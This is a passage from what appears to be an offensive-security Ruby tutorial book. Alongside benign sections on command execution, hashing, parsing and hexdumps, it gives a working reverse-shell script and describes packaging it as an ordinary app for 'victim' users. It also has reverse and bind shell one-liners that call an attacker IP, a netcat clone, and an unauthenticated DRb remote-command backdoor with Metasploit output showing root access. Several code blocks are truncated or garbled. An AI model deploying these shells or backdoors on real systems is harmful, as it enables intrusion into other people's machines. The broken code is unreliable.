### rshell.rb

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'socket'
if ARGV.size < 2
  puts "ruby #{__FILE__}.rb [HACKER_IP HACKER_PORT]\n\n"
  exit 0
end
ip, port = ARGV
s = TCPSocket.open(ip,port).to_i
exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",s,s,s)
```

- Test it

```
ruby rshell.rb
# => ruby rshell.rb.rb [HACKER_IP HACKER_PORT]
```

## Creating package directories

The next step is to prepare packages for all the target platforms, by creating a directory each platform, and by copying your app into each directory. (Assuming that your application could differ from OS to another)

```
mkdir -p rshell-1.0.0-linux-x86/lib/app
cp rshell.rb rshell-1.0.0-linux-x86/lib/app/

mkdir -p rshell-1.0.0-linux-x86_64/lib/app
cp rshell.rb rshell-1.0.0-linux-x86_64/lib/app/

mkdir -p rshell-1.0.0-osx/lib/app/
cp rshell.rb rshell-1.0.0-osx/lib/app/
```

Next, create a `packaging` directory and download Traveling Ruby binaries for each platform into that directory. Then extract these binaries into each packaging directory. You can find a list of binaries at the Traveling Ruby Amazon S3 bucket. For faster download times, use the CloudFront domain "<http://d6r77u77i8pq3.cloudfront.net>". In this tutorial we're extracting version 20141215-2.1.5.

```
mkdir packaging
cd packaging
wget -c http://d6r77u77i8pq3.cloudfront.net/releases/traveling-ruby-1.0.0-linux-x86.tar.gz
wget -c http://d6r77u77i8pq3.cloudfront.net/releases/traveling-ruby-1.0.0-linux-x86_64.tar.gz
wget -c http://d6r77u77i8pq3.cloudfront.net/releases/traveling-ruby-1.0.0-osx.tar.gz
cd ..

mkdir rshell-1.0.0-linux-x86/lib/ruby && tar -xzf packaging/traveling-ruby-1.0.0-linux-x86.tar.gz
mkdir rshell-1.0.0-linux-x86_64/lib/ruby && tar -xzf packaging/traveling-ruby-1.0.0-linux-x86_64.tar.gz
mkdir rshell-1.0.0-osx/lib/ruby && tar -xzf packaging/traveling-ruby-1.0.0-osx.tar.gz
```

Now, each package directory will have Ruby binaries included. It looks like this:  
Your directory structure will now look like this:

```
rshell/  
|  
+-- rshell.rb  
|  
+-- rshell-linux86/  
|  |  
|  +-- lib/  
|      +-- app/  
|          |  |  
|          |  +-- rshell.rb  
|          |  |  
|          +-- ruby/  
|              |  
|              +-- bin/  
|                  |  |  
|                  |  +-- ruby  
|                  |  +-- ...  
|                  +-- ...  
|  
+-- rshell-linux86_64/  
|  |  
|  ...  
|  
+-- rshell-osx/  
|  
|  ...
```

## Quick sanity testing

Let's do a basic sanity test by running your app with a bundled Ruby interpreter. Suppose that you are developing on OS X. Run this:

```
cd rshell-osx  
./lib/ruby/bin/ruby lib/app/rshell.rb  
# => ruby rshell.rb.rb [HACKER_IP  HACKER_PORT]  
  
cd ..
```

## Creating a wrapper script

Now that you've verified that the bundled Ruby interpreter works, you'll want to create a *wrapper script*. After all, you don't want your users to run `/path-to-your-app/lib/ruby/bin/ruby /path-to-your-app/lib/app/rshell.rb`. You want them to run `/path-to-your-app/rshell`.

Here's what a wrapper script could look like:

```
#!/bin/bash
set -e

# Figure out where this script is located.
SELFDIR="$(dirname "$0")"
SELFDIR="$(cd "$SELFDIR" && pwd)"

# Run the actual app using the bundled Ruby interpreter.
exec "$SELFDIR/lib/ruby/bin/ruby" "$SELFDIR/lib/app/rshell.rb"
```

Save this file as `packaging/wrapper.sh` in your project's root directory. Then you can copy it to each of your package directories and name it `rshell`:

```
chmod +x packaging/wrapper.sh
cp packaging/wrapper.sh rshell-1.0.0-linux-x86/rshell
cp packaging/wrapper.sh rshell-1.0.0-linux-x86_64/rshell
cp packaging/wrapper.sh rshell-1.0.0-osx/rshell
```

## Finalizing packages

```
tar -czf rshell-1.0.0-linux-x86.tar.gz rshell-1.0.0-linux-x86
tar -czf rshell-1.0.0-linux-x86_64.tar.gz rshell-1.0.0-linux-x86_64
tar -czf rshell-1.0.0-osx.tar.gz rshell-1.0.0-osx
rm -rf rshell-1.0.0-linux-x86
rm -rf rshell-1.0.0-linux-x86_64
rm -rf rshell-1.0.0-osx
```

Congratulations, you have created packages using Traveling Ruby!

An x86 Linux user could now use your app like this:

1. The user downloads rshell-1.0.0-linux-x86.tar.gz.
2. The user extracts this file.
3. The user runs your app:

```
/path-to/rshell-1.0.0-linux-x86/rshell  
# => ruby rshell.rb.rb [HACKER_IP HACKER_PORT]
```

## Automating the process

Going through all of the above steps on every release is a hassle, so you should automate the packaging process, for example by using Rake. Here's how the Rakefile could look like:

```
PACKAGE_NAME = "rshell"  
VERSION = "1.0.0"  
TRAVELING_RUBY_VERSION = "20150210-2.1.5"  
  
desc "Package your app"  
task :package => ['package:linux:x86', 'package:linux:x86_64', 'package:osx:x86_64']  
  
namespace :package do  
  namespace :linux do  
    desc "Package your app for Linux x86"  
    task :x86 => "packaging/traveling-ruby-#{TRAVELING_RUBY_VERSION}-#{PACKAGE_NAME}-linux-x86"  
    create_package("linux-x86")  
  end  
  
  desc "Package your app for Linux x86_64"  
  task :x86_64 => "packaging/traveling-ruby-#{TRAVELING_RUBY_VERSION}-#{PACKAGE_NAME}-linux-x86_64"  
  create_package("linux-x86_64")  
end  
  
desc "Package your app for OS X"  
task :osx => "packaging/traveling-ruby-#{TRAVELING_RUBY_VERSION}-#{PACKAGE_NAME}-osx-x86_64"  
create_package("osx")  
end
```



```
end

file "packaging/traveling-ruby-#{TRAVELING_RUBY_VERSION}-linux-x86_64.tar.gz" do
  download_runtime("linux-x86_64")
end

file "packaging/traveling-ruby-#{TRAVELING_RUBY_VERSION}-linux-x86_32.tar.gz" do
  download_runtime("linux-x86_32")
end

file "packaging/traveling-ruby-#{TRAVELING_RUBY_VERSION}-osx.tar.gz" do
  download_runtime("osx")
end

def create_package(target)
  package_dir = "#{PACKAGE_NAME}-#{VERSION}-#{target}"
  sh "rm -rf #{package_dir}"
  sh "mkdir -p #{package_dir}/lib/app"
  sh "cp rshell.rb #{package_dir}/lib/app/"
  sh "mkdir #{package_dir}/lib/ruby"
  sh "tar -xzf packaging/traveling-ruby-#{TRAVELING_RUBY_VERSION}-#{target}.tar.gz"
  sh "cp packaging/wrapper.sh #{package_dir}/rshell"
  if !ENV['DIR_ONLY']
    sh "tar -czf #{package_dir}.tar.gz #{package_dir}"
    sh "rm -rf #{package_dir}"
  end
end

def download_runtime(target)
  sh "cd packaging && curl -L -O --fail " +
    "http://d6r77u77i8pq3.cloudfront.net/releases/traveling-ruby-#{TRAVELING_RUBY_VERSION}-#{target}.tar.gz"
end
```

You can then create all 3 packages by running:

```
rake package
```

You can also create a package for a specific platform by running one of:

```
rake package:linux:x86
rake package:linux:x86_64
rake package:osx
```

You can also just create package directories, without creating the .tar.gz files, by passing DIR\_ONLY=1:

```
rake package DIR_ONLY=1
rake package:linux:x86 DIR_ONLY=1
rake package:linux:x86_64 DIR_ONLY=1
rake package:osx DIR_ONLY=1
```

## On Victim Machine

You now have three files which you can distribute to end users.

```
rshell-1.0.0-linux-x86.tar.gz
rshell-1.0.0-linux-x86_64.tar.gz
rshell-1.0.0-osx.tar.gz
```

Suppose the end user is on Linux x86\_64. S/he uses your app by downloading rshell-1.0.0-linux-x86\_64.tar.gz, extracting it and running it:

```
wget rshell-1.0.0-linux-x86_64.tar.gz
...
tar xzf rshell-1.0.0-linux-x86_64.tar.gz
cd rshell-1.0.0-linux-x86_64
./rshell
# => ruby rshell.rb.rb [HACKER_IP HACKER_PORT]
```

## mruby

**mruby CLI<sup>2</sup>** A utility for setting up a CLI with mruby that compiles binaries to Linux, OS X, and Windows.

### Prerequisites

- mruby-cli
- Docker
- Docker Compose

## Developer introduction

<https://www.youtube.com/watch?v=OvuZ8R4Y9xA>

## Close Source code

Sometimes we don't want to disclose our source code for whatever reason, but we still want to share our applications either commercially or for free. Here a commercial solution for that purpose, RubyEncoder.

**RubyEncoder**<sup>3</sup> protects Ruby scripts by compiling Ruby source code into a bytecode format and this is followed by encryption. This protects your scripts from reverse engineering. Ruby scripts protected with RubyEncoder can be executed but cannot be used to extract Ruby source code as there is no source code remaining within the protected script in any form.

---

1. Traveling-ruby: [Official website](#) ↩

2. mruby CLI: [Official website](#) ↩

3. RubyEncoder: [Official website](#) ↩

# Command Execution

Some things to think about when choosing between these ways are:

1. Do you just want stdout or do you need stderr as well? or even separated out?
2. How big is your output? Do you want to hold the entire result in memory?
3. Do you want to read some of your output while the subprocess is still running?
4. Do you need result codes?
5. Do you need a ruby object that represents the process and lets you kill it on demand?

The following ways are applicable on all operating systems.

## Kernel#` (backticks)

```
>> `date`  
#=> "Sun Sep 27 00:38:54 AST 2015\n"
```

## Kernel#exec

```
>> exec('date')  
Sun Sep 27 00:39:22 AST 2015  
RubyFu( ~ )->
```

## Kernel#system

```
>> system 'date'  
Sun Sep 27 00:38:01 AST 2015  
#=> true
```

## IO#popen

```
>> IO.popen("date") { |f| puts f.gets }  
Sun Sep 27 00:40:06 AST 2015  
#=> nil
```

## Open3#popen3

```
require 'open3'  
stdin, stdout, stderr = Open3.popen3('dc')  
#=> [#<IO:fd 14>, #<IO:fd 16>, #<IO:fd 18>, #<Process::Waiter:0x000...>]  
>> stdin.puts(5)  
#=> nil  
>> stdin.puts(10)  
#=> nil  
>> stdin.puts("+")  
#=> nil  
>> stdin.puts("p")  
#=> nil  
>> stdout.gets  
#=> "15\n"
```

## Process#spawn

Kernel.spawn executes the given command in a subshell. It returns immediately with the process id.

```
pid = Process.spawn("date")  
Sun Sep 27 00:50:44 AST 2015  
#=> 12242
```

**%x""**, **%x[]**, **%x{}**, **%x\$"\$**

```
>> %x"date"
#=> Sun Sep 27 00:57:20 AST 2015\n"
>> %x[date]
#=> "Sun Sep 27 00:58:00 AST 2015\n"
>> %x{date}
#=> "Sun Sep 27 00:58:06 AST 2015\n"
>> %x${date}
#=> "Sun Sep 27 00:58:12 AST 2015\n"
```

## Rake#sh

```
require 'rake'
>> sh 'date'
date
Sun Sep 27 00:59:05 AST 2015
#=> true
```

## Extra

To check the status of the backtick operation you can execute `$?.success?`

### \$?

```
>> `date`
=> "Sun Sep 27 01:06:42 AST 2015\n"
>> $?.success?
=> true
```

- [Ruby | Execute system commands](#)
- [5 ways to run commands from Ruby](#)

- [6 ways to run Shell commands in Ruby](#)
- [How to choose the correct way](#)
- [Executing commands in ruby](#)

# File manipulation

## Simple Steganography

Simple script to hide a file `file.pdf` in an image `image.png` then write it into `steg.png` image which is originally the `image.png`. Then, it recovers the `file.pdf` from `steg.png` to `hola.pdf`.

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
sec_file = File.read 'file.pdf'
nor_file = File.read 'image.png'
sep = '*-----*'
one_file = [nor_file, sep, sec_file]

# Write sec_file, sep, nor_file into steg.png
File.open("steg.png", 'wb') do |stg|
  one_file.each do |f|
    stg.puts f
  end
end

# Read steg.png to be like "one_file" array
recov_file = File.read('steg.png').force_encoding("BINARY").split(sep)
# Write sec_file to hola.pdf
File.open('hola.pdf', 'wb') {|file| file.print recov_file}
```

**Note:** This has nothing to do with bypassing AV.

## Simple Binary file to Hex

hex-simple.rb



```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
# Simple file to hex converter script
#
file_name = ARGV[0]

file = File.open(file_name , 'rb')
file2hex = file.read.each_byte.map { |b| '\x%02x' % b }.join

puts file2hex
```

```
ruby hex-simple.rb ../assembly/hellolinux
```

Or in one command line

```
ruby -e "puts File.open('hellolinux').read.each_byte.map { |b| '\x%02x' % b }.join"
```

return

```
\x7F\x45\x4C\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
```

Note if want to change the hex prefix from \x to anything, just change

'\x%x' to whatever you want, or remove it!.

## Simple Hexdump

hexdump.rb

```
#!/usr/bin/env ruby
#
# Source: http://c2.com/cgi/wiki?HexDumpInManyProgrammingLanguages
#
def hexdump(filename, start = 0, finish = nil, width = 16)
  ascii = ''
  counter = 0
  print '%06x ' % start
  File.open(filename).each_byte do |c|
    if counter >= start
      print '%02x ' % c
      ascii << (c.between?(32, 126) ? c : ?.)
      if ascii.length >= width
        puts ascii
        ascii = ''
        print '%06x ' % (counter + 1)
        end
      end
      throw :done if finish && finish <= counter
      counter += 1
    end rescue :done
    puts ' ' * (width - ascii.length) + ascii
  end

  if $0 == __FILE__
    if ARGV.empty?
      hexdump $0
    else
      filename = ARGV.shift
      hexdump filename, *(ARGV.map {|arg| arg.to_i })
    end
  end
end
```

```
ruby hexdump.rb hellolinux
```

return

```

000000  7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00 .ELF.....
000010  02 00 03 00 01 00 00 00 80 80 04 08 34 00 00 00 .....
000020  cc 00 00 00 00 00 00 00 00 34 00 20 00 02 00 28 00 .....4.
000030  04 00 03 00 01 00 00 00 00 00 00 00 00 00 80 04 08 .....
000040  00 80 04 08 a2 00 00 00 a2 00 00 00 05 00 00 00 .....
000050  00 10 00 00 01 00 00 00 a4 00 00 00 a4 90 04 08 .....
000060  a4 90 04 08 0e 00 00 00 0e 00 00 00 06 00 00 00 .....
000070  00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000080  b8 04 00 00 00 bb 01 00 00 00 b9 a4 90 04 08 ba .....
000090  0d 00 00 00 cd 80 b8 01 00 00 00 bb 00 00 00 00 .....
0000a0  cd 80 00 00 48 65 6c 6c 6f 2c 20 57 6f 72 6c 64 ....Hello,
0000b0  21 0a 00 2e 73 68 73 74 72 74 61 62 00 2e 74 65 !...shstrta
0000c0  78 74 00 2e 64 61 74 61 00 00 00 00 00 00 00 00 xt..data...
0000d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000e0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000f0  00 00 00 00 0b 00 00 00 01 00 00 00 06 00 00 00 .....
000100  80 80 04 08 80 00 00 00 22 00 00 00 00 00 00 00 .....".
000110  00 00 00 00 10 00 00 00 00 00 00 00 00 11 00 00 .....
000120  01 00 00 00 03 00 00 00 a4 90 04 08 a4 00 00 00 .....
000130  0e 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00 .....
000140  00 00 00 00 01 00 00 00 03 00 00 00 00 00 00 00 .....
000150  00 00 00 00 b2 00 00 00 17 00 00 00 00 00 00 00 .....
000160  00 00 00 00 01 00 00 00 00 00 00 00 .....

```

# Parsing HTML, XML, JSON

Generally speaking the best and easiest way for parsing HTML and XML is using **Nokogiri** library

- To install Nokogiri

```
gem install nokogiri
```

## HTML

Here we'll use nokogiri to list our contents list from

```
http://rubyfu.net/content/
```

## Using CSS selectors

```
require 'nokogiri'
require 'open-uri'

page = Nokogiri::HTML(open("http://rubyfu.net/content/"))
page.css(".book .book-summary ul.summary li a, .book .book-summary
```

Returns

```
RubyFu
Module 0x0 | Introduction
0.1. Contribution
0.2. Beginners
0.3. Required Gems
1. Module 0x1 | Basic Ruby Kung Fu
1.1. String
1.1.1. Conversion
1.1.2. Extraction
1.2. Array
2. Module 0x2 | System Kung Fu
2.1. Command Execution
2.2. File manipulation
2.2.1. Parsing HTML, XML, JSON
2.3. Cryptography
2.4. Remote Shell
2.4.1. Ncat.rb
2.5. VirusTotal
3. Module 0x3 | Network Kung Fu
3.1. Ruby Socket
3.2. FTP
3.3. SSH
3.4. Email
3.4.1. SMTP Enumeration
3.5. Network Scanning
.
.
..snippet..
```

## XML

There are 2 ways we'd like to show here, the standard library `rexml` and `nokogiri` external library

We've the following XML file

```
<?xml version="1.0"?>
<collection shelf="New Arrivals">
  <movie title="Enemy Behind">
    <type>War, Thriller</type>
    <format>DVD</format>
    <year>2003</year>
    <rating>PG</rating>
    <stars>10</stars>
    <description>Talk about a US-Japan war</description>
  </movie>
  <movie title="Transformers">
    <type>Anime, Science Fiction</type>
    <format>DVD</format>
    <year>1989</year>
    <rating>R</rating>
    <stars>8</stars>
    <description>A scientific fiction</description>
  </movie>
  <movie title="Trigun">
    <type>Anime, Action</type>
    <format>DVD</format>
    <episodes>4</episodes>
    <rating>PG</rating>
    <stars>10</stars>
    <description>Vash the Stampede!</description>
  </movie>
  <movie title="Ishtar">
    <type>Comedy</type>
    <format>VHS</format>
    <rating>PG</rating>
    <stars>2</stars>
    <description>Viewable boredom</description>
  </movie>
</collection>
```

## REXML

```
require 'rexml/document'
include REXML

file = File.read "file.xml"
xmlDoc = Document.new(xmlfile)

# Get the root element
root = xmlDoc.root
puts "Root element : " + root.attributes["shelf"]

# List of movie titles.
xmlDoc.elements.each("collection/movie") do |e|
  puts "Movie Title : " + e.attributes["title"]
end

# List of movie types.
xmlDoc.elements.each("collection/movie/type") do |e|
  puts "Movie Type : " + e.text
end

# List of movie description.
xmlDoc.elements.each("collection/movie/description") do |e|
  puts "Movie Description : " + e.text
end

# List of movie stars
xmlDoc.elements.each("collection/movie/stars") do |e|
  puts "Movie Stars : " + e.text
end
```

## Nokogiri

```
require 'nokogiri'
```

## Slop

```
require 'nokogiri'
# Parse XML file
doc = Nokogiri::Slop file

puts doc.search("type").map {|f| t.text}      # List of Types
puts doc.search("format").map {|f| f.text}    # List of Formats
puts doc.search("year").map {|y| y.text}      # List of Year
puts doc.search("rating").map {|r| r.text}    # List of Rating
puts doc.search("stars").map {|s| s.text}     # List of Stars
doc.search("description").map {|d| d.text}    # List of Descript:
```

## JSON



# Cryptography

## Generating Hashes

### MD5 hash

```
require 'digest'  
puts Digest::MD5.hexdigest 'P@ssw0rd'
```

### SHA1,2 hash

```
require 'digest'  
puts Digest::SHA256.hexdigest 'P@ssw0rd'  
puts Digest::SHA384.hexdigest 'P@ssw0rd'  
puts Digest::SHA512.hexdigest 'P@ssw0rd'
```

### Windows LM Password hash

```
require 'openssl'

def split7(str)
  str.scan(/.{1,7}/)
end

def gen_keys(str)
  split7(str).map do |str7|

    bits = split7(str7.unpack("B*")[0]).inject('') do |ret, tkn|
      ret += tkn + (tkn.gsub('1', ' ').size % 2).to_s
    end

    [bits].pack("B*")
  end
end

def apply_des(plain, keys)
  dec = OpenSSL::Cipher::DES.new
  keys.map {|k|
    dec.key = k
    dec.encrypt.update(plain)
  }
end

LM_MAGIC = "KGS!@\\#$%"
def lm_hash(password)
  keys = gen_keys password.upcase.ljust(14, "\\0")
  apply_des(LM_MAGIC, keys).join
end

puts lm_hash "P@ssw0rd"
```

[Source](#) | [RubyNTLM](#)

## Windows NTLMv1 Password hash

```
require 'openssl'
ntlmv1 = OpenSSL::Digest::MD4.hexdigest "P@ssw0rd".encode('UTF-16LE')
puts ntlmv1
```

## Windows NTLMv2 Password hash

```
require 'openssl'
ntlmv1 = OpenSSL::Digest::MD4.hexdigest "P@ssw0rd".encode('UTF-16LE')
userdomain = "administrator".encode('UTF-16LE')
ntlmv2 = OpenSSL::HMAC.digest(OpenSSL::Digest::MD5.new, ntlmv1, userdomain)
puts ntlmv2
```

## MySQL Password hash


```
puts "*" + Digest::SHA1.hexdigest(Digest::SHA1.digest('P@ssw0rd'))
```

## PostgreSQL Password hash

PostgreSQL hashes combined password and username then adds **md5** in front of the hash

```
require 'digest/md5'
puts 'md5' + Digest::MD5.hexdigest('P@ssw0rd' + 'admin')
```

## Enigma script



**Figure 1.** Enigma machine diagram

```

Plugboard = Hash[*('A'..'Z').to_a.shuffle.first(20)]
Plugboard.merge!(Plugboard.invert)
Plugboard.default_proc = proc { |hash, key| key }

def build_a_rotor
  Hash[('A'..'Z').zip(('A'..'Z').to_a.shuffle)]
end

Rotor_1, Rotor_2, Rotor_3 = build_a_rotor, build_a_rotor, build_a_rotor

Reflector = Hash[*('A'..'Z').to_a.shuffle]
Reflector.merge!(Reflector.invert)

def input(string)
  rotor_1, rotor_2, rotor_3 = Rotor_1.dup, Rotor_2.dup, Rotor_3.dup

  string.chars.each_with_index.map do |char, index|
    rotor_1 = rotate_rotor rotor_1
    rotor_2 = rotate_rotor rotor_2 if index % 25 == 0
    rotor_3 = rotate_rotor rotor_3 if index % 25*25 == 0
  end
end

```

```
char = Plugboard[char]

char = rotor_1[char]
char = rotor_2[char]
char = rotor_3[char]

char = Reflector[char]

char = rotor_3.invert[char]
char = rotor_2.invert[char]
char = rotor_1.invert[char]

Plugboard[char]
end.join
end

def rotate_rotor(rotor)
  Hash[rotor.map { |k,v| [k == 'Z' ? 'A' : k.next, v] }]
end

plain_text = 'IHAVETAKENMOREOUTOFALCOHOLTHANALCOHOLHASTAKENOUTOFME
puts "Encrypted '#{plain_text}' to '#{encrypted = input(plain_text)'"
puts "Decrypted '#{encrypted}' to '#{decrypted = input(encrypted)}'"
puts 'Success!' if plain_text == decrypted
```

[Source](#) | [Understanding the Enigma machine with 30 lines of Ruby](#)

- [RubyNTLM](#)

# Remote Shell

Remote shell means a forward or reverse connection to the target system command-line(shell).

**Note:** For windows systems, replace the `"/bin/sh"` to `"cmd.exe"`

## Connect to Bind shell

from terminal

```
ruby -rsocket -e's=TCPSocket.new("VictimIP",4444);loop do;cmd=gets
```

since `192.168.0.15` is the victim IP

## Reverse shell

Attacker is listening on port 4444 `nc -lvp 4444` . Now on victim machine run

```
ruby -rsocket -e's=TCPSocket.open("192.168.0.13",4444).to_i;exec s
```

if you don't want to rely on `/bin/sh`

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.0.13","4444
```

if you don't want to rely on `cmd.exe`

```
ruby -rsocket -e 'c=TCPSocket.new("192.168.0.13","4444");while(cmd=
```

since `192.168.0.13` is the attacker IP

If you want it more flexible script file

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'socket'
if ARGV[0].nil? || ARGV[1].nil?
  puts "ruby #{__FILE__}.rb [HACKER_IP HACKER_PORT]\n\n"
  exit
end
ip, port = ARGV
s = TCPSocket.open(ip,port).to_i
exec sprintf("/bin/sh -i <&%d >&%d 2>&%d", s, s, s)
```

- To listen

```
ruby ncat.rb -lvp 443
```

- To connect

```
ruby ncat.rb -cv -r RHOST -p 443
```

## Bind and Reverse shell

This is an awesome implementation for a standalone [bind](#) and [reverse](#) shells scripts written by [Hood3dRob1n](#) on GitHub . The bind shell requires authentication while reverse is not.

# Pure Ruby Netcat

## Simple Ncat.rb

I found [this](#) simple ncat so I did some enhancements on it and add some comments in it as well.

```
#!/usr/bin/ruby
require 'optparse'
require 'ostruct'
require 'socket'

class String
  def red; colorize(self, "\e[1m\e[31m"); end
  def green; colorize(self, "\e[1m\e[32m"); end
  def cyan; colorize(self, "\e[1;36m"); end
  def bold; colorize(self, "\e[1m"); end
  def colorize(text, color_code) "#{color_code}#{text}\e[0m" end
end

class NetCat

  #
  # Parsing options
  #
  def parse_opts(args)
    @options = OpenStruct.new
    opts = OptionParser.new do |opts|
      opts.banner = "Usage: #{__FILE__}.rb [options]"
      opts.on('-c', '--connect',
        "Connect to a remote host") do
        @options.connection_type = :connect
      end
      opts.on('-l', '--listen',
        "Listen for a remote host to connect to this host") do
        @options.connection_type = :listen
      end
    end
  end
end
```



```

    end
    opts.on('-r', '--remote-host HOSTNAME', String,
            "Specify the host to connect to") do |hostname|
        @options.hostname = hostname || '127.0.0.1'
    end
    opts.on('-p', '--port PORT', Integer,
            "Specify the TCP port") do |port|
        @options.port = port
    end
    opts.on('-v', '--verbose') do
        @options.verbose = :verbose
    end
    opts.on_tail('-h', '--help', "Show this message") do
        puts opts
        exit
    end
end

begin
    opts.parse!(args)
rescue OptionParser::ParseError => err
    puts err.message
    puts opts
    exit
end

if @options.connection_type == nil
    puts "[!] ".red + "No Connection Type specified"
    puts opts
    exit
end

if @options.port == nil
    puts "[!] ".red + "No Port specified to #{@options.connection_type}"
    puts opts
    exit
end

if @options.connection_type == :connect && @options.hostname == nil
    puts "[!] ".red + "Connection type connect requires a hostname"
    puts opts
    exit
end
end

```

```
end

#
# Socket Management
#
def connect_socket
  begin
    if @options.connection_type == :connect
      # Client
      puts "[+] ".green + "Connecting to " + "#{@options.hostname}"
      @socket = TCPSocket.open(@options.hostname, @options.port)
    else
      # Server
      puts "[+] ".green + "Listening on port " + "#{@options.port}"
      server = TCPServer.new(@options.port)
      server.listen(1)
      @socket = server.accept
      print "-> ".cyan
    end
  rescue Exception => e
    puts "[!] ".red + "Error [1]: " + "#{e}"
    exit
  end
end

end

#
# Data Transfer Management
#
def forward_data
  while true
    if IO.select([], [], [@socket, STDIN], 0)
      socket.close
    end

    # Send command if done from receiving upto 2-billions bytes
    begin
      while (data = @socket.recv_nonblock(2000000000)) != ""
        STDOUT.write(data)
        print "-> ".cyan
      end
    end
  end
end
```

```
        end
        exit
    rescue Errno::EAGAIN
        # http://stackoverflow.com/questions/20604130/how-to-use-r
    end

    begin
        while (data = STDIN.read_nonblock(2000000000)) != ""
            @socket.write(data)
        end
        exit
    rescue Errno::EAGAIN
        # http://stackoverflow.com/questions/20604130/how-to-use-r
    rescue EOFError
        exit
    end

    # Get all remote system socket(STDIN, STDOUT, STDERR) To my S
    IO.select([@socket, STDIN], [@socket, STDIN], [@socket, STDIN]
end

end

#
# Run Ncat
#
def run(args)
    parse_opts(args)
    connect_socket
    forward_data
end
end
ncat = NetCat.new
ncat.run(ARGV)
```

## Another Implementation of Ncat.rb

Again from [Hood3dRob1n](#) a standalone [RubyCat](#) which supports password protection for bind shell.

# RCE as a Service

DRb allows Ruby programs to communicate with each other on the same machine or over a network. DRb uses remote method invocation (RMI) to pass commands and data between processes.

## RCE Service

```
#!/usr/bin/env ruby
require 'drb'

class RShell
  def exec(cmd)
    `#{cmd}`
  end
end

DRb.start_service("druby://0.0.0.0:8080", RShell.new)
DRb.thread.join
```

Note: It works on all OS platforms

The `drb` lib supports ACL to prevent/allow particular IP addresses. ex.

```
#!/usr/bin/env ruby
require 'drb'

class RShell
  def exec(cmd)
    `#{cmd}`
  end
end

# Access List
acl = ACL.new(%w{deny all
                  allow localhost
                  allow 192.168.1.*})
DRb.install_acl(acl)
DRb.start_service("druby://0.0.0.0:8080", RShell.new)
DRb.thread.join
```

## Client

```
rshell = DRbObject.new_with_uri("druby://192.168.0.13:8080")
puts rshell.exec "id"
```

Or you can use a Metasploit module to get an elegant shell!

```
msf > use exploit/linux/misc/drb_remote_codeexec
msf exploit(drb_remote_codeexec) > set URI druby://192.168.0.13:8080
uri => druby://192.168.0.13:8080
msf exploit(drb_remote_codeexec) > exploit

[*] Started reverse double handler
[*] trying to exploit instance_eval
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo UAR3ld0Uqnc03yNy;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "UAR3ld0Uqnc03yNy\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (192.168.0.18:4444 -> 192.168.0.13)

pwd
/root
id
uid=0(root) gid=0(root) groups=0(root)
```

As you can see, even you loose the session you can connect again and again; it's a service, remember?

Note: For using a Metasploit module *only*, you don't need even the RShell class. You just need the following on the target side.

```
#!/usr/bin/env ruby
require 'drb'
DRb.start_service("druby://0.0.0.0:8080", []).thread.join
```

I recommend to use the first code in case Metasploit is not available.

Read more [technical details](#) about the Metasploit module "drb\_remote\_codeexe"

# VirusTotal

VirusTotal is one of the most known online service that analyzes files and URLs enabling the identification of viruses, worms, trojans and other kinds of malicious content detected by antivirus engines and website scanners. At the same time, it may be used as a means to detect false positives, i.e. innocuous resources detected as malicious by one or more scanners.

## Getting VirusTotal

1. Register/Sign-in to VirusTotal
2. Go to **My API key**
3. Request a private APT key
  - Do not disclose your private key to anyone that you do not trust.
  - Do not embed your private in scripts or software from which it can be easily retrieved

## VirusTotal gem

